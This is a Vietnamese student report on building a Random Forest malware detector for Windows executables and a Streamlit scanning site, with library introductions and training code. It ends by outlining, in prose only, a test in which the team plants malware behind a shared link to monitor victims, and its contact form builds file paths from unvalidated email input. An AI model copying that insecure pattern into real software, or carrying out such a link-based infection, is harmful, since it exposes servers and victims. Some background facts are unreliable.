Streamlit là một thư viện mã nguồn mở trong Python, được thiết kế đặc biệt nhằm giúp người dùng tạo ra các website một cách dễ dàng, nhanh chóng và đẹp mắt chỉ với vài dòng lệnh. Thư viện này vô cùng hữu ích cho các kỹ sư máy học, nhà khoa học dữ liệu, và họ muốn biến các dự án học máy và phân tích dữ liệu của họ thành các ứng dụng trực quan cao và dễ truy cập.

Streamlit cung cấp một cách dễ dàng để biến các tệp Jupyter Notebook, mã Python và dữ liệu thành các ứng dụng web tương tác. Bằng cách sử dụng các tiện ích có sẵn đơn giản như nút bấm, thanh trượt và hộp văn bản, bạn có thể tạo ra các ứng dụng mà người dùng có thể tương tác để thực hiện các nhiệm vụ như hiển thị dữ liệu, dự đoán, trực quan hóa và thậm chí làm học máy trực tiếp.

Streamlit Inc., công ty đứng sau việc phát triển thư viện Streamlit, được hỗ trợ bởi Gradient Ventures của Google LLC, đã giới thiệu gần đây một dịch vụ mới có tên là "Chia sẻ Streamlit." Dịch vụ này được thiết kế để giúp các nhà phát triển và nghiên cứu khoa học dữ liệu dễ dàng chia sẻ các ứng dụng học máy của họ với người dùng. Điều này làm cho việc triển khai và chia sẻ các ứng dụng trở nên dễ dàng hơn, không cần kiến thức sâu về phát triển web hoặc quản lý máy chủ.

Tính đến nay, Streamlit đã trở thành một công cụ có mức độ thông dụng cao trong cộng đồng khoa học dữ liệu và máy học, hỗ trợ các chuyên gia tạo ra các ứng dụng trực quan để giải quyết các vấn đề trong thực tế. Thư viện này đang được tiếp tục phát triển và được cập nhật thường xuyên, cung cấp thêm tính năng và tiện ích mới nhằm giúp người dùng tạo ra các website mạnh mẽ và độc đáo và có tính ứng dụng cao.

### Giới thiệu Joblib:

Joblib là một thư viện quan trọng trong hệ sinh thái SciPy, được thiết kế nhằm tối ưu hóa việc lưu trữ và nạp lại các đối tượng Python, đặc biệt là áp dụng khi làm việc với dữ liệu và mô hình học máy. Joblib sử dụng cấu trúc dữ liệu của Numpy để đảm bảo tính hiệu quả cao và nhanh chóng. Điều này hỗ trợ cho việc lưu lại các mô hình học máy và dữ liệu được dễ dàng và tiết kiệm tài nguyên.

### Giới thiệu Pefile:

Pefile là một thư viện mã nguồn mở trong Python được sử dụng để đọc và thao tác với các tệp thực thi di động, cụ thể là các tệp có định dạng Portable Executable (PE). Thư viện này cho phép bạn truy cập và phân tích thông tin về tệp PE, bao gồm thông tin về cấu trúc, mã máy, biểu đồ nhập thư viện động, và nhiều thông tin quan trọng khác liên quan đến tệp thực thi di động. Pefile là một công cụ hữu ích cho việc phân tích và xử lý các tệp thực thi trên nền tảng Windows.

### Giới thiệu Numpy:

Numpy là một thư viện mã nguồn mở quan trọng trong ngôn ngữ lập trình Python, đặc biệt được sử dụng rộng rãi trong lĩnh vực khoa học máy tính và xử lý dữ liệu. Thư viện này đã trở thành công cụ không thể thiếu trong việc phân tích dữ liệu và lập trình giúp cho các nhà khoa học dữ liệu và lập trình viên Python dễ ràng tiếp cận trong việc làm việc với dữ liệu ma trận và mảng lớn, đồng thời cung cấp hiệu suất cao và hiệu quả to lớn.

Numpy có một nguồn gốc lịch sử phát triển đa dạng. Tiền thân của Numpy là một thư viện có tên là Numeric, được tạo ra bởi Jim Hugunin, với sự đóng góp và phát triển từ nhiều nhà phát triển khác. Numeric đã đóng góp quan trọng trong việc xử lý dữ liệu ma trận và mảng trong Python.

Tuy nhiên, vào năm 2005, Travis Oliphant đã tạo ra Numpy bằng cách kết hợp các tính năng của thư viện Numarray, một thư viện cạnh tranh khác, vào Numeric, đồng thời thực hiện các sửa đổi và mở rộng với mục tiêu tạo ra một thư viện mạnh mẽ và đồng nhất cho xử lý mảng và ma trận trong Python. Numpy đã thừa hưởng những tính năng xuất sắc từ cả hai tiền thân của nó và đã trở thành một thư viện chuẩn trong ngành khoa học máy tính và xử lý dữ liệu.

Numpy cung cấp một loạt các hàm và công cụ cho việc thực hiện các phép toán trên mảng, thao tác với dữ liệu ma trận, và tính toán khoa học. Thư viện này còn được kết hợp mạnh mẽ với các thư viện khác trong hệ sinh thái khoa học dữ liệu của Python như Matplotlib và Pandas.

Nhờ vào Numpy, Python đã trở thành một môi trường mạnh mẽ cho nghiên cứu và phát triển trong lĩnh vực khoa học máy tính và xử lý dữ liệu, và thư viện này vẫn tiếp tục phát triển nhằm có thể đáp ứng nhu cầu đang ngày càng đa dạng của cộng đồng người dùng.

### Giới thiệu Pandas:

Pandas là một thư viện Python mã nguồn mở quan trọng và mạnh mẽ, chuyên về việc xử lý và quản lý dữ liệu. Thư viện này đã trở thành một công cụ quan trọng cho các nhà khoa học dữ liệu, nhà phân tích dữ liệu và lập trình viên Python trong việc thực hiện các nhiệm vụ liên quan đến xử lý dữ liệu và phân tích dữ liệu.

Pandas cung cấp một số cấu trúc dữ liệu mạnh mẽ như DataFrame và Series, cho phép bạn dễ dàng lưu trữ và quản lý dữ liệu dưới dạng bảng hai chiều và chuỗi dữ liệu. Các cấu trúc dữ liệu này cho phép bạn thực hiện các thao tác như lọc, sắp xếp, nhóm, ghép nối, và tính toán trên dữ liệu một cách hiệu quả.

Pandas là kết quả của công việc của Wes McKinney, người đã tạo ra thư viện này vào năm 2008 khi ông làm việc tại AQR Capital Management. Ông đã thấy cần phải có một công cụ mạnh mẽ để xử lý dữ liệu tài chính phức tạp trong lĩnh vực tài chính. Do đó, ông đã tạo ra Pandas, một thư viện mã nguồn mở để giải quyết các thách thức trong việc làm việc với dữ liệu tài chính và dữ liệu có cấu trúc khác.

Pandas không chỉ hỗ trợ các phân tích dữ liệu cơ bản mà còn cung cấp các công cụ mạnh mẽ cho việc làm việc với dữ liệu thống kê và trực quan hóa dữ liệu. Nó tích hợp chặt chẽ với các thư viện khác trong hệ sinh sthái khoa học dữ liệu của Python như NumPy và Matplotlib, tạo điều kiện thuận lợi cho việc làm việc với dữ liệu từ nhiều nguồn khác nhau.

Trong một thời gian ngắn, Pandas đã trở thành một công cụ rất là quan trọng trong nghiên cứu và phát triển các ứng dụng có liên quan đến khoa học dữ liệu, và nó tiếp tục phát triển có thể để đáp ứng nhu cầu đang ngày càng đa dạng của cộng đồng khoa học dữ liệu và phân tích dữ liệu.

### Giới thiêu Scikit-learn:

Scikit-learn là một trong những thư viện quan trọng và phổ biến nhất trong ngôn ngữ lập trình Python cho việc thực hiện các tác vụ liên quan đến học máy và khoa học dữ liệu. Thư viện này cung cấp một bộ công cụ mạnh mẽ và đa dạng cho việc xây dựng, đào tạo, và đánh giá các mô hình học máy, đồng thời cung cấp nhiều tiện ích hỗ trợ cho việc tiền xử lý dữ liệu và trực quan hóa kết quả.

Scikit-learn đã xuất hiện vào năm 2007, được phát triển bởi David Cournapeau. Sau đó, vào năm 2010, Matthieu Brucher đã tham gia dự án và thư viện đã chính thức ra mắt vào tháng 2 năm 2010. Chỉ trong thời gian ngắn, Scikit-learn đã trở thành một trong những dự án học máy phổ biến nhất trên Github, thể hiện sự cam kết và đóng góp mạnh mẽ từ cộng đồng người dùng.

Scikit-learn tích hợp một loạt các thuật toán học máy từ các lĩnh vực khác nhau, bao gồm hồi quy, phân loại, gom cụm, giảm chiều dữ liệu, và nhiều thuật toán khác. Thư viện này cung cấp một cách thức đơn giản và thống nhất để sử dụng các thuật toán này và tích hợp với các thư viện khác như NumPy và Pandas.

Ngoài ra, Scikit-learn cũng cung cấp rất nhiều các công cụ trong việc hỗ trợ chọn mô hình, tối ưu hóa các siêu tham số, và đưa ra những đánh giá về hiệu suất của mô hình học máy. Thư viện này thường được sử dụng cho các ứng dụng liên quan đến dự đoán, phân loại, và phân tích dữ liệu.

Với cộng đồng lớn và sự phát triển liên tục, Scikit-learn tiếp tục là một công cụ quan trọng trong lĩnh vực học máy và khoa học dữ liệu, đồng thời giúp các nhà nghiên cứu và nhà phát triển dễ dàng tiếp cận và thực hiện các dự án học máy phức tạp.

### **Giới thiệu thư viện Matplotlib**:

Matplotlib là một thư viện mã nguồn mở quan trọng trong ngôn ngữ lập trình Python, đặc biệt là trong lĩnh vực xử lý dữ liệu và trực quan hóa. Thư viện này cung cấp một nền tảng mạnh mẽ để vẽ biểu đồ và đồ thị, giúp người dùng hiển thị dữ liệu lên thành dạng đồ thị một cách trực quan và dễ dàng nắm bắt.

John D. Hunter đã khởi đầu dự án phát triển Matplotlib vào năm 2003, và qua nhiều năm phát triển và đóng góp từ cộng đồng, Matplotlib đã trở thành một thư viện phổ biến và ổn định. Phiên bản ổn định của Matplotlib đã được phát hành vào tháng 1 năm 2018, thể hiện sự cam kết của cộng đồng trong việc duy trì và cải tiến thư viện.

Matplotlib cho phép người dùng tạo ra các loại đồ thị và biểu đồ vô cùng phong phú, bao gồm biểu đồ đường, biểu đồ cột, biểu đồ phân tán, biểu đồ hình tròn, và nhiều loại biểu đồ khác. Thư viện cung cấp khả năng tùy chỉnh và điều khiển cao đối với hình dạng và màu sắc của các yếu tố trong biểu đồ, giúp bạn tạo ra các biểu đồ thích hợp cho việc trình bày dữ liệu.

Matplotlib còn được kết hợp chặt chẽ với các thư viện khác trong hệ sinh thái khoa học dữ liệu của Python như NumPy và Pandas, giúp người dùng tiện lợi trong việc trích xuất, xử lý và hiển thị dữ liệu.

## Phân tích, lựa chọn và huấn luyện mô hình:

* Khai báo các thư viện:

import pickle

import joblib

import numpy

import pandas

import matplotlib.pyplot as plt

import sklearn.ensemble as ek

from sklearn.feature\_selection import SelectFromModel

from sklearn.model\_selection import train\_test\_split

from sklearn.metrics import confusion\_matrix, ConfusionMatrixDisplay

* Đọc dữ liệu vào:

# Đọc dữ liệu vào

tapdulieu = pandas.read\_csv('../datasets/dataset.csv', sep=',', low\_memory=False)

* Xem 5 dòng dữ liệu đầu tiên. Xem thống kê cơ bản về dữ liệu. Nhóm các dòng dữ liệu lại và xem số lượng của chúng:

tapdulieu.head()

tapdulieu.describe()

tapdulieu.groupby(tapdulieu['legitimate']).size()

* Loại bỏ những thuộc tính không cần thiết cho việc phân tích dữ liệu, chọn ra thuộc tính để dự đoán:

# Tiền xử lý dữ liệu, xóa bỏ cột không quan trọng, chọn ra cột cần dự đoán

X = tapdulieu.drop(['ID', 'md5', 'legitimate'], axis=1).values

y = tapdulieu['legitimate'].values

* Chọn ra các số lượng thuộc tính đặc trưng quan trọng từ dữ liệu phù hợp thực hiện đào tạo mô hình và dự đoán:

# Chọn các thuộc tính quan trọng cho cây quyết định

ex = ek.ExtraTreesClassifier().fit(X, y)

md = SelectFromModel(ex, prefit=True)

XNew = md.transform(X)

soluongthuoctinh = XNew.shape[1]

print(soluongthuoctinh)

Kết quả:



* Chia tập tách dữ liệu thành các tập huấn luyện và kiểm tra với 80% để huấn luyện và 20% là để thử nghiệm sau khi huấn luyện thành công:

X\_train, X\_test, y\_train, y\_test = train\_test\_split(XNew, y, test\_size=0.2)

* Lấy ra tên các thuộc tính đặc trưng đã lựa chọn từ trên:

danhsachthuoctinh = []


vitrithuoctinh = numpy.argsort(ex.feature\_importances\_)[::-1][:soluongthuoctinh]

for f in range(soluongthuoctinh):

    danhsachthuoctinh.append(tapdulieu.columns[2 + vitrithuoctinh[f]])

    print("%d. Thuộc tính %s (%f)" % (f + 1, tapdulieu.columns[2 + vitrithuoctinh[f]], ex.feature\_importances\_[vitrithuoctinh[f]]))

Kết quả:



Hình 8: Tên các thuộc tính đặc trưng đã được lựa chọn

### Phân tích và lựa chọn thuật toán:

* Lấy ra thuật toán có sẵn trong thư viện sklearn.ensemble, sau đó tiếng hành huấn luyện cho tập dữ liệu đã được chia ra bên trên và chọn ra thuật toán tốt nhất:

danhsachthuattoan = [ek.BaggingClassifier(),

         ek.AdaBoostClassifier(),

         ek.RandomForestClassifier(),

         ek.GradientBoostingClassifier(),

         ek.HistGradientBoostingClassifier()]

ketqua = {}

for thuattoan in danhsachthuattoan:

    temp = thuattoan

    temp.fit(X\_train, y\_train)

    diem = temp.score(X\_test,y\_test)


    ketqua[thuattoan] = diem

    print ("%s : %s " %(temp, diem))

thuattoantotnhat = max(ketqua, key = ketqua.get)

print(str(thuattoantotnhat) + " là tốt nhất!")

Kết quả:



Hình 9: Một số thuật toán có sẵn trong thư viện sklearn.ensemble và đánh giá kết quả dự đoán dự trên tập dữ liệu được huấn luyện

* Lựa chọn số lượng cây quyết định cho thuật toán random forest trên:

diemcaonhat = 0

soluongcayquyetdinhtotnhat = 0

danhsachdiem = []

danhsachsoluongcayquyetdinh = []

for soluongcayquyetdinh in range(1, 100):

    mohinh = ek.RandomForestClassifier(n\_estimators=soluongcayquyetdinh)

    mohinh.fit(X\_train, y\_train)

    diem = mohinh.score(X\_test, y\_test)

    if diemcaonhat < diem:

        diemcaonhat = diem

        soluongcayquyetdinhtotnhat = soluongcayquyetdinh


        print(soluongcayquyetdinhtotnhat, ':', diemcaonhat)

    danhsachdiem.append(diem)

    danhsachsoluongcayquyetdinh.append(soluongcayquyetdinh)

print('Số lượng cây quyết định tốt nhất trong khoảng từ 1 đến 100 là: ' + str(soluongcayquyetdinhtotnhat))

Kết quả:



Hình 10: Số lượng cây quyết định cho thuật toán Randomforest

* Trực quan bằng đồ thị:

fig, ax = plt.subplots()

ax.plot(danhsachsoluongcayquyetdinh, danhsachdiem)


ax.set\_xlabel("số cây quyết định")

ax.set\_ylabel("điểm")

ax.set\_title("Đánh giá số cây quyết định")

plt.show()

Kết quả:



Hình 11: Đồ thị trực quan số lượng cây quyết định cho thuật toán random forest

### 2.3.2. Thuật tóan Random Forest

Thuật toán Random Forest là một trong những thuật toán quan trọng trong lĩnh vực học máy và khoa học dữ liệu. Nó được sử dụng rộng rãi để giải quyết các bài toán phân loại và dự đoán, có khả năng xác định lớp hoặc nhãn của một quan sát dựa trên các thuộc tính đầu vào.

Random Forest là một phương pháp tổ hợp của nhiều cây quyết định (Decision Trees). Mỗi cây quyết định trong Random Forest được xây dựng dựa trên một tập dữ liệu con được lấy mẫu ngẫu nhiên từ tập dữ liệu huấn luyện ban đầu. Quá trình này giúp giảm thiểu hiện tượng overfitting và tăng tính đa dạng của các cây quyết định.

Mỗi cây quyết định trong Random Forest đưa ra một dự đoán riêng và cuối cùng, kết quả cuối cùng được xác định bằng cách lấy phiếu bầu từ tất cả các cây quyết định. Điều này giúp cân nhắc và tránh được những sai sót có thể xảy ra từ một cây quyết định đơn lẻ.

Random Forest có nhiều ưu điểm. Đầu tiên, nó có khả năng xử lý các tập dữ liệu lớn và có số lượng thuộc tính lớn. Thứ hai, nó có khả năng xác định mức độ quan trọng của các thuộc tính đầu vào, giúp ta hiểu rõ hơn về tác động của từng thuộc tính đối với kết quả dự đoán. Thứ ba, Random Forest có khả năng xử lý dữ liệu thiếu và nhiễu một cách hiệu quả. Cuối cùng, nó cũng có khả năng xác định độ chính xác của mô hình dự đoán.

\* Nguyên tắc hoạt động của Random Forest

* Random Forest là một phần của họ các thuật toán Ensemble Learning, nơi nhiều mô hình học máy đơn lẻ được kết hợp lại để tạo ra một mô hình tổ hợp mạnh mẽ hơn. Nguyên tắc cơ bản của Random Forest là sử dụng nhiều cây quyết định (Decision Trees) để tạo một mô hình tổ hợp. Dưới đây là cách mà Random Forest hoạt động:
* Tạo dữ liệu huấn luyện ngẫu nhiên: Trước khi xây dựng một cây quyết định, Random Forest sẽ lấy một mẫu ngẫu nhiên từ tập dữ liệu huấn luyện. Điều này giúp đảm bảo tính đa dạng trong các cây quyết định và giảm nguy cơ overfitting.
* Xây dựng các cây quyết định: Random Forest tạo một tập hợp các cây quyết định độc lập. Mỗi cây quyết định được xây dựng bằng cách chia tập dữ liệu huấn luyện thành các phần con dựa trên các thuộc tính đầu vào. Mục tiêu là tạo ra các cây quyết định đơn giản và hiệu quả.
* Vận dụng đa số phiếu (Majority Vote): Khi cần dự đoán một điểm dữ liệu mới, Random Forest sẽ thực hiện dự đoán bởi việc "bỏ phiếu" từ tất cả các cây quyết định. Lớp hoặc nhãn được dự đoán là lớp hoặc nhãn mà có số phiếu nhiều nhất từ các cây con.

Ứng dụng của Random Forest rất đa dạng. Nó đã được sử dụng thành công trong nhiều lĩnh vực như khoa học dữ liệu, y tế, tài chính, marketing và nhiều ứng dụng khác. Ví dụ, trong lĩnh vực y tế, Random Forest có thể được sử dụng để dự đoán các biến số y tế như tiên lượng bệnh, phân loại bệnh nhân vào các nhóm rủi ro khác nhau, hoặc hỗ trợ trong việc chẩn đoán bệnh Trong lĩnh vực tài chính, nó có thể được sử dụng để phát hiện gian lận trong giao dịch tài chính Ngoài ra, Random Forest cũng có thể được áp dụng để xác định đối tượng trong ảnh, phân loại văn bản, hay dự đoán xu hướng thị trường. Random Forest là một thuật toán quan trọng và mạnh mẽ trong lĩnh vực học máy và khoa học dữ liệu. Với khả năng xử lý dữ liệu phức tạp, chống overfitting, và hiệu suất tốt, nó đã được áp dụng thành công trong nhiều lĩnh vực khác nhau.

### 2.3.3. Sử dụng thuật toán random forest:

Sử dụng thuật toán phân loại random forest và tiến hành huấn luyện mô hình dựa trên dữ liệu đã được chia, xem độ chính xác mà thuật toán mang lại:

# Huấn luyện mô hình, sau đó lấy ra độ chính xác

mohinh = ek.RandomForestClassifier(n\_estimators=soluongcayquyetdinhtotnhat)

mohinh.fit(X\_train, y\_train)

diem = mohinh.score(X\_test, y\_test)

print("Độ chính xác:", (diem \* 100), '%')

Kết quả:



Hình 12: Kết quả độ chính xác của mô hình sau khi huấn luyện tập dữ liệu

* Lưu lại mô hình đã huấn luyện và tập thuộc tính đặc trưng đã lấy ra:

# Lưu lại thuộc tính và mô hình

open('../model/features.pkl', 'wb').write(pickle.dumps(danhsachthuoctinh))

joblib.dump(mohinh, "../model/model.pkl")

* Xem sự sai sót trong quá trình dự đoán:

# Xem sự sai xót trong quá trình dự đoán


ketqua = mohinh.predict(XNew)

matran = confusion\_matrix(y, ketqua)

print("Tỉ lệ nhầm lẫn khi tệp tin không phải là malware : %f %%" % ((matran[0][1] / float(sum(matran[0]))) \* 100))

print('Tỉ lệ bỏ sót khi tệp tin là malware: %f %%' % (matran[1][0] / float(sum(matran[1])) \* 100))

Kết quả:



Hình 13: Sự sai sót trong quá trình dự đoán

* Trực quan bằng đồ thị ma trận nhầm lẫn:

# Ma trận nhầm lẫn

dudoan = mohinh.predict(X\_test)

cm = confusion\_matrix(y\_test, dudoan, labels = mohinh.classes\_)

disp = ConfusionMatrixDisplay(confusion\_matrix = cm, display\_labels=mohinh.classes\_)


disp.plot()

print('Độ chính xác của mô hình đã huấn luyện: %f' % mohinh.score(X\_test, y\_test))

plt.show()

Kết quả:





Hình 14: Đồ thị ma trận nhầm lẫn biểu diễn trực quan mô hình đã huấn luyện

## Xây dựng các phương thức làm việc với các tập tin

Dự án nghiên cứu khoa học của chúng tôi đã đạt được sự hỗ trợ mạnh mẽ thông qua việc sử dụng một nguồn mã nguồn mở đáng quý từ tác giả Kunal Attri và Rhythin Raj. Nguồn mã này có sẵn tại [https://github.com/Kunal-Attri/Malware-Detection-ML-Model], và chúng tôi đã tùy chỉnh và sử dụng một phần của nó, đặc biệt là tệp tin có tên "file\_checker.py." Đây là một thành phần quan trọng của dự án của chúng tôi, giúp chúng tôi thu thập thông tin cần thiết từ các tập tin thực thi một cách nhanh chóng và hiệu quả.

Tại đây, chúng tôi đã chứng kỳ tính linh hoạt của mã nguồn mở này. Điều này cho phép chúng tôi dễ dàng điều chỉnh và tích hợp nó vào dự án của mình, giúp tiết kiệm rất nhiều thời gian và công sức. Việc sử dụng mã nguồn này đã giúp chúng tôi tự động hóa quá trình thu thập thông tin từ các tệp tin thực thi, loại bỏ nhu cầu thực hiện công việc này thủ công.

Mã nguồn mở của tác giả Kunal Attri và Rhythin Raj đã mang lại lợi ích to lớn cho dự án của chúng tôi. Chúng tôi đã có khả năng trích xuất các tài nguyên từ tệp tin thực thi một cách nhanh chóng và hiệu quả, giúp chúng tôi hiểu rõ cách thức hoạt động của chúng và phân tích chúng một cách chi tiết. Điều này làm tăng sự hiệu quả và chất lượng của nghiên cứu khoa học của chúng tôi.

Chúng tôi biết ơn sự hào phóng của tác giả và cộng đồng open source, những người đã chia sẻ mã nguồn này. Sự chia sẻ này đã giúp chúng tôi đạt được mục tiêu nghiên cứu của mình một cách hiệu quả hơn và cũng đóng góp vào sự phát triển của cộng đồng nghiên cứu trong lĩnh vực phân tích mã độc và bảo mật thông tin.

## Xây dựng giao diện

- Khai báo các thư viện:

import os

import pickle

import joblib

import streamlit as st

from file\_checker import extract\_info

* Lấy mồ hình đã được đào tạo lên và lưu lại cho phiên làm việc hiện tại tránh việc phải gọi lại nhiều lần:

try:

    if st.session\_state['loadModel'] == True:

        pass

except:

    st.session\_state['loadModel'] = True

    st.session\_state['randomForest'] = joblib.load('./model/model.pkl')

    st.session\_state['features'] = pickle.loads(open(os.path.join('model/features.pkl'), 'rb').read())

* Xây dựng các hàm như nhận thông tin liên hệ, và kiểm tra tập tin:

def take\_information\_from\_contact(email, text):

    with open(f'contacts/{email}.txt', 'wb') as file:

        file.write(text)

def checkFile(file):

    data = extract\_info(file)

    if data != {}:

        pe\_features = list(map(lambda x: data[x],  st.session\_state['features']))

        res = st.session\_state['randomForest'].predict([pe\_features])[0]

    else:

        res = 1

    return res

* Cấu hình cho website, cũng như các thông tin khác:

st.image('./images/icon\_2.png')

st.title('PHÁT TRIỂN ỨNG DỤNG PHÁT HIỆN MÃ ĐỌC XÂM NHẬP THỜI GIAN THỰC DỰA TRÊN KỸ THUẬT HỌC MÁY')

st.markdown('\*\*NGHIÊN CỨU KHOA HỌC CỦA SINH VIÊN 2023\*\*')

st.markdown('\*\*NGUỒN TẬP DỮ LIỆU\*\*: https://www.kaggle.com/competitions/malware-detection/data')

models = st.sidebar.selectbox(

    'Chọn mô hình học máy?',

    ('RANDOM FOREST', )

)

files = st.file\_uploader(

    label='Tải tệp cần kiểm tra:',

    accept\_multiple\_files=True

)

* Xây dựng việc kiểm tra các tập tin được đưa vào:

if not (files is None):

    with st.spinner('Tiến hành kiểm tra ...'):

        for idx, file in enumerate(files):

            path = f'./malwares/tempFile\_{idx}'

            open(path, 'wb').write(file.getvalue())

            legitimate = checkFile(path)

            if legitimate:

                result = f'File {file.name} Không phát hiện malwares.'

            else:

                result = f'File {file.name} phát hiện malwares.'

            st.write(result)

* Xây dựng việc nhận thông tin liên hệ từ người dùng:

with st.expander('Liên hệ với chúng tôi'):

    with st.form(key='contact', clear\_on\_submit = True):

        email = st.text\_input('Email liên hệ của bạn')


        text = st.text\_area('Nội dung','').encode('utf-8')

        submit\_button = st.form\_submit\_button(label = 'Send Information')

        if submit\_button:

            take\_information\_from\_contact(email, text)


Sau khi thực hiện các bước tuần tự như trên, giao diện website đã có thể thực thi các chức năng mong muốn.



Hình 15: Wesite được xây dựng

# CHƯƠNG 3 : KIỂM THỬ VÀ ĐÁNH GIÁ

## 3.1. Xây dựng kịch bản tấn công và tạo Malware

- Xây dựng kịch bản tấn công dựa trên trường hợp thường gặp: truy cập vào website lạ theo đường link được phát tán. Nhóm tiến hành thực hiện tạo Malware và nhúng vào đường link, để khi nạn nhân nhận được link và truy cập vào link thì Malware sẽ được tự động tải xuống máy nạn nhân, khi nạn nhân cài đặt thì nạn nhân đã bị theo dõi.

Hình 16: Tin nhắn chứa link dẫn đến mã độc hay gặp

- Tiến hành các bước xây dựng, phát tán và theo dõi:

